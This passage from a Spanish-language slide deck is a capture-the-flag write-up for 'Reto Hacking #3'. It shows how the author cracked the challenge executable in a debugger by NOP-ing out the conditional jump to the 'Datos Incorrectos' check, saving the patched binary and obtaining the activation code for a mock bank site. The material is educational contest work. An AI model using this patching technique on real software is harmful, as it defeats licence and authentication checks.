0040104E	. C745 E0 1E000000	MOV DWORD PTR SS:[EBP-20], 1E	
00401055	. FF75 08	PUSH DWORD PTR SS:[EBP+8]	
00401058	. 8F45 E4	POP DWORD PTR SS:[EBP-1C]	
0040105B	. C745 F0 10000000	MOV DWORD PTR SS:[EBP-10], 10	
00401062	. C745 F8 00304000	MOV DWORD PTR SS:[EBP-8], 00403000	
00401069	. 68 007F0000	PUSH 7F00	ASCII "DLGCLASS"
0040106E	. 6A 00	PUSH 0	RsrcName = IDI_APPLICATION
00401070	. E8 E3030000	CALL <JMP.&user32.LoadIconA>	hInst = NULL
00401075	. 8945 E8	MOV DWORD PTR SS:[EBP-18], EAX	LoadIconA
00401078	. 8945 FC	MOV DWORD PTR SS:[EBP-4], EAX	
0040107B	. 68 007F0000	PUSH 7F00	RsrcName = IDC_ARROW
00401080	. 6A 00	PUSH 0	hInst = NULL
00401082	. E8 CB030000	CALL <JMP.&user32.LoadCursorA>	LoadCursorA

Solución al Reto #3

Localizamos la rutina de “Datos Incorrectos”



Llamada rutina validación de user/pass

00401187 | . 0BC0
00401189 | . v 75 17

Salto condicional a rutina “Datos Incorrectos”

004011A0 | . EB 7A
004011A2 | > 6A 10
004011A4 | . 68 14304000
004011A9 | . 68 31304000

Rutina “Datos Incorrectos”

004011B7 | . SD F0000000
004011BC | . v 75 5E
004011BE | . 68 00020000
004011C3 | . 68 EC314000
004011C8 | . 68 EC030000
004011CD | . FF75 08
004011D0 | . E8 6B020000
004011D5 | . 68 EC314000
004011DA | . E8 B7000000
004011DF | . 0BC0
004011E1 | . v 75 15
004011F3 | . 6A 40

Jump from 00401189

Disassembly

PUSH 004035EC
PUSH 004033EC
PUSH 004031EC
CALL 00401239
OR EAX,EAX
JNZ SHORT 004011A2
PUSH 3F0
PUSH DWORD PTR SS:[EBP+8]
CALL <JMP.&user32.GetDlgItem
PUSH 1
PUSH EAX
CALL <JMP.&user32.EnableWindow
JMP SHORT 0040121C

PUSH 10
PUSH 00403014
PUSH 00403031
PUSH 0
CALL <JMP.&user32.MessageBox
JMP SHORT 0040121C

CMP EAX,3F0
JNZ SHORT 0040121C
PUSH 200
PUSH 004031EC
PUSH 3EC
PUSH DWORD PTR SS:[EBP+8]
CALL <JMP.&user32.GetDlgItem
PUSH 004031EC
CALL 00401296
OR EAX,EAX
JNZ SHORT 004011F8
PUSH 40

Comment

ControlID = 3F0 (1008.)
hWnd
GetDlgItem
Enable = TRUE
hWnd
EnableWindow

Style = MB_OK|MB_ICONHAND!
Title = "Reto Hacking #3"
Text = "Datos Incorrectos"
hOwner = NULL
MessageBoxA

Count = 200 (512.)
Buffer = Generado.004031EC
ControlID = 3EC (1004.)
hWnd
GetDlgItemTextA

Style = MB_OK|MB_ICONASTER

Registers

0012FFC4 7C81 RETURN to kernel32.7C816FD7
0040 44 4C 47 43 4C 41 53 53 0012FFC8 7C91 ntdll.7C910738

Command :

Program entry point

Solución al Reto #3

Parcheamos el salto condicional hacia la rutina

The screenshot shows the Immunity Debugger interface with the assembly window open. The assembly pane displays the following code:

```
Address    Hex dump      Disassembly
00401173  . 68 EC354000  PUSH 004035EC
00401178  . 68 EC334000  PUSH 004033EC
0040117D  . 68 EC314000  PUSH 004031EC
00401182  . E8 B2000000  CALL 00401239
00401187  . 0BC0          OR EAX,EAX
00401189  > 75 17        JNZ SHORT 004011A2
0040118B  . 68 F0030000  PUSH 3F0
00401190  . FF75 08       PUSH DWORD PTR SS:[EBP+8]
00401193  . E8 A2020000  CALL <JMP.&user32.GetDlgItem>
00401198  . 6A 01          PUSH 1
0040119A  . 50             PUSH EAX
0040119B  . E8 94020000  CALL <JMP.&user32.EnableWindow>
004011A0  > EB 7A         JMP SHORT 0040121C
004011A2  > 6A 10          PUSH 10
004011A4  . 68 14304000  PUSH 00403014
004011A9  . 68 31304000  PUSH 00403031
004011AE  . 6A 00          PUSH 0
004011B0  . E8 A9020000  CALL <JMP.&user32.MessageBoxW>
004011B5  > EB 65         JMP SHORT 0040121C
004011B7  > 3D F0030000  CMP EAX,3F0
004011BC  > 75 5E         JNZ SHORT 0040121C
004011BE  . 68 00020000  PUSH 200
004011C3  . 68 EC314000  PUSH 004031EC
004011C8  . 68 EC030000  PUSH 3EC
004011CD  . FF75 08       PUSH DWORD PTR SS:[EBP+8]
004011D0  . E8 6B020000  CALL <JMP.&user32.GetDlgItem>
004011D5  . 68 EC314000  PUSH 004031EC
004011DA  . E8 B70000000  CALL 00401296
004011DF  . 0BC0          OR EAX,EAX
004011E1  > 75 15        JNZ SHORT 004011F8
004011E3  > 6A 40          PUSH 40
004011A2=004011A2
```

The context menu for the instruction at address 00401189 (JNZ SHORT 004011A2) is open, showing options like "Binary", "Comment", and "Fill with NOPs". The "Fill with NOPs" option is highlighted with a red box.


At the bottom of the assembly window, there is a status bar with the text:

Addr Hex dump 0012FFC4 7C81 RETURN to kernel
004044 4C 47 43 4C 41 53 53 0012FFC8 7C91 ntdll.7C9107

Below the assembly window, there is a command line input field labeled "Command:" and a "Program entry point" button.

Solución al Reto #3

El salto condicional queda sustituido por NOPs



The screenshot shows the Immunity Debugger interface with the assembly view open. The assembly window has four columns: Address, Hex dump, Disassembly, and Comment. The Disassembly column shows assembly instructions, and the Comment column provides additional context for certain instructions.

A red box highlights two NOP instructions at addresses 00401189 and 0040118A. The assembly for these addresses is:

```
00401189: 90 NOP  
0040118A: 90 NOP
```

The Comment column for these NOPs indicates they are part of a sequence of calls and pushes that result in a MessageBoxA dialog box being displayed. The dialog box's title is "Reto Hacking #3", its text is "Datos Incorrectos", and its owner is NULL.

Other NOPs are also present in the assembly, such as at address 004011BC where the instruction is 75 5E (JNZ SHORT 0040121C).


At the bottom of the assembly window, there is a status bar with the following information:

Addr	Hex dump	0012FFC4	7C81 RETURN to kernel32.7C816FD7
0040	44 4C 47 43 4C 41 53 53	0012FFC8	7C91 ntdll.7C910738


Below the status bar, there is a command line input field labeled "Command:" and a note "Program entry point".

Solución al Reto #3

Guardamos las modificaciones realizadas...




*Solución al Reto #3**... y lo salvamos a un nuevo fichero (crackeado)*



Solución al Reto #3

Probando nuestro ejecutable “crackeado”

- Escribimos un user/pass cualquiera. Ej: a/a
- Click en “Validar”. Vemos que el botón de “Generar código de activación” se activa
- Click en dicho botón y...



Solución al Reto #3

Obtenemos el código



- El usuario debe tener 5 caracteres mínimo.
- Lo intentamos de nuevo y...

¡El código es nuestro!



Solución al Reto #3

Introducimos el código y...



Final - Mozilla Firefox

Archivo Editar Ver Historial Marcadores Herramientas Ayuda

http://retohacking3.elladodelmal.com/banco/faseFinal.aspx

HS RSS Bancaja La General Bug #26119: HPA CINEOL... Bugtraq VulnDB Situación Actual de P... NPG-Foro debian:mail_system [...]

MALIGNO BANK

Inicio Cuentas Movimientos Transferencias Ingresos Prestamos Cheques

Usuario desconocido

Cambio en el Sistema

El sistema de seguridad ha sido modificado, descargue el siguiente fichero para realizar la operación

[Descargar](#)

Verificación de acceso

Código: 1B012 [REDACTED] D63513 - 4C427820 - 828

MENÚ

Home
Ganadores

PRÓXIMOS EVENTOS

Barcelona: 22 de Mayo
Madrid: 24 de Mayo
Huelva: 2 y 3 de Junio

HANDS ON LAB


Pamplona: 28/5 al 31/5
Vigo: 4/6 al 8/6 Mayo
Murcia: 04/6 al 22/6
Pamplona: 4/6 al 8/6
Tenerife: 11/6 al 15/6
Valladolid: 18/6 al 22/6
Barcelona: 25/06 a 13/07
Valencia: 2/7 al 27/7

ENLACES

Informatica 64
El lado del mal
Hands On Lab
Vista Técnica
Reto Hacking.I
Reto Hacking.II

Downloads GeneradorCodig... Clear

Terminado Microsoft-IIS/6.0 FoxyProxy: Patrones



Solución al Reto #3

¡Reto superado!



Untitled Page - Mozilla Firefox

Archivo Editar Ver Historial Marcadores Herramientas Ayuda

http://retohacking3.elladodelmal.com/banco/faseIncripcion.aspx

HS RSS Bancaja La General Bug #26119: HPA CINEOL ... Bugtraq VulnDB Situación Actual de P... NPG-Foro debian:mail_system [...]

MALIGNO BANK

Inicio Cuentas Movimientos Transferencias Ingresos Prestamos Cheques

Usuario desconocido

MENÚ

- Home
- Ganadores

PRÓXIMOS EVENTOS

- Barcelona: 22 de Mayo
- Madrid: 24 de Mayo
- Huelva: 2 y 3 de Junio

HANDS ON LAB

- Pamplona: 28/5 al 31/5
- Vigo: 4/6 al 8/6 Mayo
- Murcia: 04/6 al 22/6
- Pamplona: 4/6 al 8/6
- Tenerife: 11/6 al 15/6
- Valladolid: 18/6 al 22/6
- Barcelona: 25/06 a 13/07
- Valencia: 2/7 al 27/7

ENLACES

- Informatica 64
- El lado del mal
- Hands On Lab
- Vista Técnica
- Reto Hacking I
- Reto Hacking II

Inscripción

Enhorabuena, el reto hacking 3 ha finalizado, rellene este pequeño formulario para que consten sus datos para la posteridad.

Nombre: RoMaNSoFt

Mail:

Procedimiento:

Enviar

Downloads GeneradorCodig... Microsoft-IIS/6.0 FoxyProxy: Patrones Terminado

Solución al Reto #3

Ya para terminar...



Conclusiones:

- ¿Metodología? OWASP, OSSTMM, ISSAF... pero al final... “*Cada maestrillo tiene su librillo*”
- Ingredientes para un buen “pen-tester”:
 - ▶ 40% - Conocimientos “básicos” (tecnologías, protocolos, programación)
 - ▶ 30% - Hacking “skills” (técnicas, vulnerabilidades, herramientas)
 - ▶ 30% - Capacidad de análisis, improvisación, ingenio, creatividad y... ¡paciencia!

¿A que no era tan difícil? ;-)

Fin 1^a parte. ¿Preguntas?



¡Gracias!

- roman@rs-labs.com
<http://www.rs-labs.com/>
- mandingo@yoire.com
<http://www.yoire.com/>

Referencias (I)



- OWASP Top 10 2007
http://www.owasp.org/index.php/Top_10_2007
- Solución Reto #3
<http://www.rs-labs.com/papers/i64-retoIII-solve.txt>
- An Introduction to HTTP fingerprinting
